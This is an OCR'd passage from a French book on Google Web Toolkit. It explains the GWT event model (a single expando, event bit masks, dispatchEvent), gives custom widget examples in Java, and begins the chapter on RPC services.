Si ce processus est abordé dans ce chapitre dédié aux événements GWT, c'est qu'Internet Explorer ne connaît pour l'instant que la phase de bouillonnement (à part dans certains cas, à la marge), rendant la phase de capture quasi inutilisable. De plus, certains navigateurs tels que Firefox incluent à tort la cible dans la phase de capture, ce qui rend encore plus difficile la mise en place d'une mécanique compatible avec tous les navigateurs. Notez que certains frameworks JavaScript le font, mais au prix de tours de passe-passe indescriptibles contenant des traitements spécifiques par navigateur.

Imaginez un instant le type de problématique posée aux concepteurs du framework GWT à l'origine du projet. GWT doit en effet proposer un modèle sans fuite mémoire (donc sans utilisation de fermetures lexicales avec des références circulaires sur le DOM), supporter un procédé de propagation compatible avec le bouillonnement et la capture et, surtout, être performant en mode développement et production !

Qui a dit mission impossible ?

Expando et fuite mémoire

Pour GWT, les expandos sont les coupables des fuites. Il est donc absolument nécessaire de ne pas reproduire un schéma qui consisterait à réécrire en Java l'équivalent JavaScript, alors que la correspondance semble pourtant naturelle.




Figure 6–4
Expando et fuite mémoire

L'idée va donc consister à créer un modèle événementiel unique supplantant celui en place et s'appuyant, en tout et pour tout, sur un seul expando.

Pour cela, tout widget susceptible de nécessiter une libération par le ramasse-miettes ne doit se trouver dans aucune chaîne de références circulaires, qui plus est si la réfé-

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

rence est un élément natif. En d'autres termes, un widget ne doit être pointé par aucune référence externe lorsqu'il est détaché du DOM.

Comment assurer cela ? Chaque widget possédant un élément racine, l'astuce consiste à lui associer un seul expando, dont le cycle de vie est maîtrisé par GWT.

Du point de vue du DOM, GWT va associer à chaque élément une référence `elem.__listener = widget`. Lorsque le widget est attaché, l'expando est créé. Lorsqu'il est détaché, la référence est libérée. Cela est possible car GWT maîtrise le cycle de vie des widgets et notamment les opérations d'attachement et détachement. Concrètement, l'expando vers widget est créé à l'aide de l'instruction `DOM.setEventListener()`.

Dans ce contexte, si nous n'avons plus qu'un seul expando pointant vers l'élément widget, comment abonner des événements clic de souris, clavier, etc. ? Simplement par un masque de bits et la centralisation des événements dans une fonction de haut niveau. Tous les gestionnaires de type `onClick`, `onBlur`, `onKeyPressed` pointent vers une sorte de super gestionnaire événementiel appelé `dispatchEvent()`. Lors du déclenchement d'un événement, la méthode `dispatchEvent()` est appelée. Elle extrait le masque de bits et, en fonction du type d'événement, appelle la méthode `onBrowserEvent()` située dans la classe `Widget`.

Notez que le masque de bits est positionné à l'aide de la méthode `sinkEvents()`.

Le code JavaScript créé pour ces fonctions à l'attachement d'un widget est le suivant :


```
// element.onClick = (bits & 0x00001) ? $wnd.__dispatchEvent : null;
function $onAttach(widget){
  var bitsToAdd;
  widget.attached = true;
  widget.widget.__listener = widget;
  bitsToAdd = widget.eventsToSink;
  widget.eventsToSink = -1;
  bitsToAdd > 0 && $sinkEventsImpl(widget, bitsToAdd);
  widget.doAttachChildren();
  widget.onLoad();
}

function $sinkEventsImpl(elem, bits){
  var chMask = (elem.__eventBits || 0) ^ bits;
  elem.__eventBits = bits;
  if (!chMask)
    return;
  chMask & Event.Onclik && (elem.onClick = bits & 1?dispatchEvent_1:null);
  chMask & Event.OnDblClick && (elem.ondblclick = bits & 2?dispatchEvent_1:null);
```

```
  chMask & Event.OnMouseDown && (elem.onmousedown = bits & 4?dispatchEvent_1:null);
  chMask & Event.OnMouseUp && (elem.onmouseup = bits & 8?dispatchEvent_1:null);
  (…)
  chMask & Event.OnError && (elem.onerror = bits & 65536?dispatchEvent_1:null);
  chMask & Event.OnWheel && (elem.onmousewheel = bits & 1310?dispatchEvent_1:null);
}
```

Lors de la création d'un nouveau gestionnaire avec une méthode telle que `addClickHandler()`, GWT attribuera un masque supplémentaire à l'élément. Et comme ces masques sont des bits, il est très facile de les empiler avec des opérateurs binaires (`Event.MOUSE || Event.KEYPRESSED`).

Ce système est réellement ingénieux et offre la garantie que toutes les méthodes événementielles d'un widget pointeront vers un unique expando, le dispatcheur d'événements. Par ailleurs, l'utilisateur s'engage à coder une méthode `onBrowserEvent()` qui sera appelée à chaque fois que surviendra un événement. Rassurez-vous, pour bien faire les choses, la méthode `onBrowserEvent()` a été externalisée dans la superclasse `Widget`, ce qui signifie qu'en pratique, un développeur n'a pas besoin de maîtriser toute cette mécanique. Il lui suffit simplement de dériver de `Widget` et d'utiliser les méthodes d'abonnement fournies par GWT (les fameux *handlers*).

Figure 6–5
Séquence d'abonnement d'un gestionnaire d'événements



Maintenant que le capot des événements a été ouvert, voyons concrètement ce que cela signifie en termes de codage Java.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Il existe plusieurs techniques permettant d'implémenter un composant personnalisé avec GWT :

- Dériver de la classe `Widget` : s'appuie sur le DOM et permet de bénéficier de la gestion événementielle uniquement.
- Dériver de la classe `UIObject` : encapsule simplement un élément natif du DOM et ne permet pas de gérer d'événement.
- Dériver de la classe `Composite` : permet de bénéficier de nombreux services tels que la composition et la propagation d'événements aux widgets fils.

Développer un composant widget laisse plus de maîtrise à la personnalisation. On peut s'appuyer sur les fonctions bas niveau du DOM ou réutiliser une bibliothèque JavaScript existante avec JSNI. La classe `Widget` propose également des méthodes telles que la gestion des événements, l'attachement et le détachement, la gestion des styles, la visibilité ou le titre.

Créer un composant dérivé de Widget

Implémenter un composant personnalisé est une étape passionnante pour un développeur, car il construit de manière complètement libre tous les éléments constituant son widget, avec pour seules limites celles de son imagination.

Nous allons partir dans un premier temps sur la plus simple expression d'un widget, le composant `Label`, et modifier progressivement son comportement.

Avant de se lancer dans l'étape de codage, il faut systématiquement se poser un certain nombre de questions.

1. Identifier les éléments du DOM qu'on souhaite créer.
   - Évaluer l'emplacement dans lequel le widget doit s'insérer (quel est son père ?).
   - Choisir la bonne balise comme élément racine (`<table>`, `<div>`...).
2. Identifier les événements gérés par notre widget (logiques ou natifs).
3. S'appuyer sur d'éventuels composants externes.
4. Styler par défaut son composant.

La première étape est donc d'identifier les éléments du DOM à créer. Cela consiste à formaliser son flux sous forme textuelle. Dans notre cas, un label est une simple balise `<div>` qui contiendra du texte et des attributs de style.

```
<div style=""> Mon composant personnalisé </div>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

La deuxième étape consiste à identifier les événements gérés en interne par notre widget. Pour l'instant, nous partons uniquement sur les événements de souris.

La troisième étape ne nous intéresse pas pour l'instant, car nous n'avons aucun widget dépendant.

Lors de la dernière étape, trouver un style, nous choisissons que notre `Label` aura par défaut une police de caractères en gras et sera identifié par la classe de style `dng-bold-font`.

Voici le code de `Label` :

```
public class MyLabel extends Widget implements HasAllMouseHandlers {

    public MyLabel() {
        setElement(Document.get().createDivElement());
        setStyleName("dng-bold-font");
    }

    public MyLabel(String text) {
        this();
        setText(text);
    }

    public HandlerRegistration addMouseMoveHandler(MouseMoveHandler handler) {
        return addDomHandler(handler, MouseMoveEvent.getType());
    }

    public HandlerRegistration addMouseOutHandler(MouseOutHandler handler) {
        return addDomHandler(handler, MouseOutEvent.getType());
    }

    public HandlerRegistration addMouseOverHandler(MouseOverHandler handler) {
        return addDomHandler(handler, MouseOverEvent.getType());
    }

    public HandlerRegistration addMouseUpHandler(MouseUpHandler handler) {
        return addDomHandler(handler, MouseUpEvent.getType());
    }

    public HandlerRegistration addMouseWheelHandler(MouseWheelHandler handler) {
        return addDomHandler(handler, MouseWheelEvent.getType());
    }

    public HandlerRegistration addMouseDownHandler(MouseDownHandler handler) {
        return addDomHandler(handler, MouseDownEvent.getType());
    }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    public String getText() {
        return getElement().getInnerText();
    }

    public void setText(String text) {
        getElement().setInnerText(text);
    }

}
```

On peut remarquer l'implémentation de l'interface `HasAllMouseHandlers`. Celle-ci définit l'ensemble des événements gérés par le widget et propose via la superclasse `Widget` d'ajouter les gestionnaires (*handlers*) client.

Lorsque le client abonne un gestionnaire à l'aide de la méthode `addClickHandler()`, GWT garde en interne la référence et notifie le gestionnaire lors du déclenchement de l'événement.

À quel moment est effectué le `sinkEvent()` avec le bon masque de bits ? C'est la méthode `addDomHandler()` qui s'en charge. Voici de quelle manière la classe `Widget` implémente `addDomHandler()`.

```
protected final <H extends EventHandler> HandlerRegistration
addDomHandler(
      final H handler, DomEvent.Type<H> type) {
    assert handler != null : "handler must not be null";
    assert type != null : "type must not be null";
    sinkEvents(Event.getTypeInt(type.getName()));
    return ensureHandlers().addHandler(type, handler);
  }
```

Sans surprise, on voit bien que `addDomHandler()` effectue un `sinkEvents()` puis appelle la méthode `addHandler(type, handler)`. Cette dernière maintient simplement une liste de *handlers* et, lors du déclenchement de l'événement, notifie ses abonnés en appelant la méthode `onClick()` sur le gestionnaire enregistré.

La classe `HandlerRegistration` est simplement destinée à libérer proprement un gestionnaire. Un `HandlerRegistration` propose une méthode `removeHandler()`, qui supprime un gestionnaire particulier. Il faut donc veiller à garder une référence vers le gestionnaire si l'on souhaite le supprimer par la suite.

Essayons maintenant de complexifier un peu notre composant pour faire en sorte qu'il suive les mouvements de la souris lorsque le clic est activé. Nous appellerons ce widget `DraggableLabel`.

Pour cela, il va falloir modifier le DOM pour y ajouter des propriétés de style qui permettront de positionner de manière absolue le label dans la page.

Puis, lorsque l'utilisateur cliquera sur le label, celui-ci suivra tous les mouvements de la souris.

```
public class DraggableLabel extends Widget implements
HasMouseDownHandlers,HasMouseUpHandlers
     {
    private boolean dragging = false;

    public DraggableLabel() {
        setElement(Document.get().createDivElement());
        getElement().getStyle().setBackgroundColor("lightgray");
        getElement().getStyle().setPosition(Position.ABSOLUTE);
        addMouseDownHandler(new MouseDownHandler(){

            @Override
            public void onMouseDown(MouseDownEvent event) {
                dragging=true;

            }});
        addMouseUpHandler(new MouseUpHandler(){

            @Override
            public void onMouseUp(MouseUpEvent event) {
                dragging=false;
            }});


        Event.addNativePreviewHandler(new NativePreviewHandler() {

            @Override
            public void onPreviewNativeEvent(NativePreviewEvent event) {
                if (dragging) {
                    setText("x="+event.getNativeEvent().getClientX() + ",y="
                            + event.getNativeEvent().getClientY());
                    getElement().getStyle().setLeft(
                            event.getNativeEvent().getClientX(), Unit.PX);
                    getElement().getStyle().setTop(
                            event.getNativeEvent().getClientY(), Unit.PX);
                }
            }
        });
    }

    public DraggableLabel(String text) {
        this();
        setText(text);
    }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    public HandlerRegistration addMouseUpHandler(MouseUpHandler handler) {
        return addDomHandler(handler, MouseUpEvent.getType());
    }

    public HandlerRegistration addMouseDownHandler(MouseDownHandler handler) {
        return addDomHandler(handler, MouseDownEvent.getType());
    }

    public String getText() {
        return getElement().getInnerText();
    }

    public void setText(String text) {
        getElement().setInnerText(text);
    }

}
```

Une fois exécuté, le `DraggableLabel` affiche un message par défaut suivi des coordonnées de la souris sur un fond coloré, comme vous pouvez le voir dans la figure suivante.




Figure 6–6
Composant label déplaçable

Vous remarquerez au passage l'utilisation de la méthode `Event.addNativePreviewHandler()` qui court-circuite un événement avant qu'il soit propagé aux gestionnaires. Dans la pratique, on préfèrera externaliser dans une classe globale tout traitement susceptible d'être géré par cette méthode.

Pour des besoins très spécifiques, il est toujours possible de court-circuiter les événements déclenchés sur un widget donné en redéfinissant la méthode `onBrowserEvent()` de la classe `Widget`. Rappelez-vous que celle-ci joue un rôle central dans le modèle événementiel GWT en notifiant les éventuels abonnés. Voici le contenu de cette méthode :

```
public void onBrowserEvent(Event event) {
    DomEvent.fireNativeEvent(event, this, this.getElement());
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Aller plus loin avec l'API événementielle

L'API événementielle telle que proposée dans GWT 2 n'a pas toujours été de cette nature. Jusqu'à la version 1.5, l'utilisateur devait lui-même implémenter la méthode `onBrowserEvent`(), itérer sur l'ensemble des abonnés et invoquer les méthodes `onClick()` ou `keyPressed()` en fonction du type d'événement. Cette gestion un peu lourde a été abandonnée avec GWT 1.6 au profit d'un modèle plus extensible basé sur les événements logiques et physiques.

Il existe deux types d'événements gérés de manière quasi symétrique par GWT :

- les événements logiques ou événements personnalisés ;
- les événements natifs issus du DOM.

Les événements logiques sont levés par un widget dans le cadre d'une utilisation spécifique. C'est le cas notamment de la sélection d'une ligne dans un tableau, de l'ouverture d'une fenêtre ou du changement de valeur dans une liste quelconque. Ces événements dérivent généralement de la classe `GWTEvent` et n'ont aucune représentation d'un point de vue HTML.

Les événements physiques sont les événements levés par le DOM et généralement associés aux supports d'entrée/sortie (clavier, souris, roulette…). Ces événements dérivent de la classe `DOMEvent` et sont gérés comme des événements JavaScript. Ils peuvent notamment être étouffés lorsqu'on ne souhaite pas propager un événement natif aux composants fils.

Dans la pratique, l'utilisateur devra considérer s'il manipule un événement natif ou logique, car les informations renvoyées par les gestionnaires dépendront de ce type.




Figure 6–7
API événementielle introduite dans GWT 1.6


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Dériver de la classe Composite

Une autre manière de créer un composant personnalisé consiste à dériver de la classe `Composite`.

Ce procédé est largement utilisé lorsqu'on souhaite s'appuyer sur des composants de plus haut niveau pour combiner des groupes de widgets. Un autre exemple d'utilisation est la réutilisation d'écrans au sein d'un même projet.

Figure 6–8
Contrôle composite




Plutôt que de dériver de `Panel`, qui a l'inconvénient d'exposer à l'utilisateur toutes les méthodes de la classe `Panel`, `Composite` (qui dérive de `Widget`) expose un nombre limité de fonctions techniques, ce qui met d'autant plus en valeur les méthodes fonctionnelles créées au sein du widget composite.

Dans cet exemple, nous allons créer un contrôle assez populaire dans le monde logiciel, qui consiste à afficher automatiquement une image de validation lorsqu'un champ de texte est en cours de saisie. L'utilisateur passe des règles de validation au contrôle qui se charge en interne de gérer les images en fonction du résultat de la validation.

À l'exécution, nous obtenons les écrans suivants.

Figure 6–9
Composant ValidationTextField



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le contrat fonctionnel de ce contrôle est le suivant : un utilisateur a la possibilité de passer des règles de validation et de personnaliser le texte du label.

Du point de vue des widgets constituant le composite, on trouvera un `HorizontalPanel` qui contient un `Label`, un `TextBox` et une image. La fonction la plus importante de la classe est `initWidget()` qui fait le lien entre notre widget et le conteneur composite de plus haut niveau.

```
package com.dng.client;
(…)
public class ValidationTextField extends Composite {
    private TextBox tb = null;
    private Label lbl = null;
    private HorizontalPanel hp = null;
    private Image erreur = null;
    private Image valide = null;
    private Validator vr=null;
    private String IMAGE_ERREUR="sensinterdit.jpg";
    private String IMAGE_VALIDE="ok.jpg";

    public ValidationTextField(String label,Validator vr) {
        this.vr=vr;
        tb = new TextBox();
        lbl = new Label(label);
        valide = new Image(IMAGE_VALIDE);
        erreur = new Image(IMAGE_ERREUR);
        hp = new HorizontalPanel();
        hp.add(lbl);
        hp.add(tb);
        tb.addChangeHandler(new ChangeHandler(){
            @Override
            public void onChange(ChangeEvent event) {
                validate();
            }});

        initWidget(hp);
    }

    public void setLabel(String text) {
        lbl.setText(text);
    }
    public void setValidator(Validator vr) {
        this.vr = vr ;
    }

    private boolean validate() {
        if (vr==null) return true;
        boolean result = vr.validate(tb.getText());
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        // Supprimer l'image si elle est déjà affichée
        reset();
        // En fonction du retour du validator, on affiche l'image
        if (result == false)
            hp.add(erreur);
        else
            hp.add(valide);
        return result;
    }

    private void reset() {
        if (erreur.isAttached()) erreur.removeFromParent();
        if (valide.isAttached()) valide.removeFromParent();
    }

}
```

La conception utilisée pour les validateurs est triviale ; elle consiste à typer via une interface `Validator` les contraintes de validation et à fournir une implémentation destinée à tester les chaînes de caractères vides.

```
public interface Validator {
    boolean validate(String text);
}
public class TextNotEmptyRule implements Validator {
    @Override
    public boolean validate(String text) {
        return "".equalsIgnoreCase(text.trim())? false:true;
    }
}
```

L'appel effectué dans la méthode `onModuleLoad()` sera noté ainsi :

```
public void onModuleLoad() {
  ValidationTextField vt =
   new ValidationTextField("Une valeur non vide :", new
TextNotEmptyRule());
  RootPanel.get().add(vt);
}
```

Nous en profitons au passage pour découvrir l'embryon d'un pattern très utilisé, `Validator`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Dériver de la classe UIObject

Les widgets personnalisés dérivent pour la plupart de `Panel`, `Composite` ou `Widget`. Dériver de la classe `UIObject` est pertinent uniquement lorsqu'on souhaite encapsuler un élément du DOM (DIV, SPAN, etc.) sans gérer d'événement. Quelques classes ont cette caractéristique dans l'API GWT, notamment `TreeItem` et `MenuItem`. Ces widgets n'ont d'existence qu'au travers de leur widget père.

Attachement dans un conteneur

Maintenant que nous connaissons un peu mieux les mécanismes internes à l'API *user*, attardons-nous sur l'opération d'attachement d'un widget à un conteneur (`Panel`, `StackPanel`, etc.).

Lorsqu'un utilisateur insère un widget dans un conteneur, un chaînage est réalisé du point de vue du modèle objet, mais aussi côté DOM.




Figure 6–10 Séquence d'attachement d'un widget à son conteneur

Ce chaînage est à la base du modèle de conteneur. Ce dernier garde une liste des références vers ses éléments widgets fils. Puis, lors de l'attachement, la méthode `add()` de la classe `ComplexPanel` se charge de lier le père (le conteneur) et son fils via la méthode `setParent()`. La particularité de cette méthode est d'opérer le même chaînage côté DOM et d'assurer la création d'un gestionnaire chargé de recevoir les notifications d'attachement.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

7

Les services RPC

La partie serveur de GWT est d'une richesse incommensurable. Sans chercher à réinventer de nouveaux protocoles ou paradigmes d'accès distants, GWT fournit un framework complet reposant sur un modèle entièrement asynchrone. C'est d'ailleurs une des raisons pour lesquelles ses détracteurs lui reprochent parfois une certaine complexité.

Il faut bien garder à l'esprit que GWT est une technologie avant tout bâtie sur JavaScript. Le développement des services RPC s'inscrit totalement dans cette démarche, avec ses avantages et ses inconvénients. Là où nous pouvions nous permettre d'échanger des graphes d'objets volumineux dans un mode entièrement Java au travers de protocoles tels que RMI ou Corba, RPC nous impose certaines contraintes liées à la sérialisation.

D'un autre côté, la force de RPC est de fournir un modèle homogène. Le client et le serveur partagent les mêmes bibliothèques Java (lorsqu'elles sont compatibles avec les contraintes JavaScript, évidemment). Le développeur ne change à aucun moment d'IDE ; il écrit des services comme s'ils étaient locaux.

Ce chapitre vous emmène visiter l'univers fabuleux des services RPC, en insistant sur les conséquences du modèle asynchrone et l'utilisation des bonnes pratiques. La partie avancée et l'extensibilité de RPC sont traitées dans le chapitre 8 dédié à l'intégration J2EE.


L'architecture RPC

Le modèle RPC de GWT s'appuie sur plusieurs règles fondamentales. La partie cliente doit être localisée dans le fameux package client, la partie serveur doit être isolée dans un package différent et les classes échangées entre client et serveur doivent se situer côté client.

Ce découpage assez particulier s'explique par le fait qu'en phase de développement, le développeur est confiné dans un monde complètement Java, alors qu'en production, la partie cliente s'exécute dans un navigateur et requiert donc une compilation ciblée des classes clientes.

Le schéma suivant illustre le principe général du point de vue du fonctionnement.

Figure 7–1
Architecture RPC



Côté infrastructure logicielle, GWT s'appuie sur les principes en place dans les architectures Java. Un service RPC n'est rien d'autre qu'un servlet Java qui s'exécute dans un quelconque conteneur de servlets. En phase de développement, ce conteneur est embarqué dans l'outillage GWT à l'aide du serveur Jetty. En phase de production, tout serveur d'application ou conteneur de servlets peut prétendre à exécuter un service RPC, que ce soit Tomcat, WebSphere, GlassFish ou WebLogic. C'est toute la force de ce modèle à base de servlets : réutiliser les plates-formes prédominantes du marché sans avoir à renouveler son parc logiciel ou matériel.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Côté communication, RPC s'appuie bien évidemment sur Ajax et le protocole HTTP. Un choix qui s'explique en partie par la nécessité de pouvoir passer facilement les proxies ou firewalls.


Tout a été pensé pour que RPC puisse s'insérer dans les mécanismes JavaScript les plus performants.

Les étapes de la construction d'un service

Contrairement à d'autres API, il n'est pas nécessaire d'hériter d'un module pour utiliser RPC. GWT l'importe par défaut via le JAR `gwt-user`.

Vous trouverez ci-après un schéma résumant les différentes classes et interfaces intervenant dans le processus de création d'un service RPC avec GWT 2.

Figure 7–2
Les différentes classes de l'API RPC



Ce modèle s'articule autour de trois classes principales que le développeur doit coder : l'implémentation et les deux interfaces de service. `RemoteService` et `RemoteServiceServlet` constituent les éléments principaux de l'API RPC.

De manière plus anecdotique, `MyServiceProxy` est une classe créée lors de la phase de compilation et qui se charge des opérations bas niveau. L'utilisateur ne la manipule jamais directement.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voyons maintenant comment développer un service RPC simple. Nous allons prendre pour exemple un service renvoyant un dossier à partir d'un nom donné. Cela nous permettra de maîtriser des services avec des types de retour complexes et des paramètres d'entrée primitifs.

Le schéma suivant représente la structure complète de notre projet une fois toutes les classes implémentées.

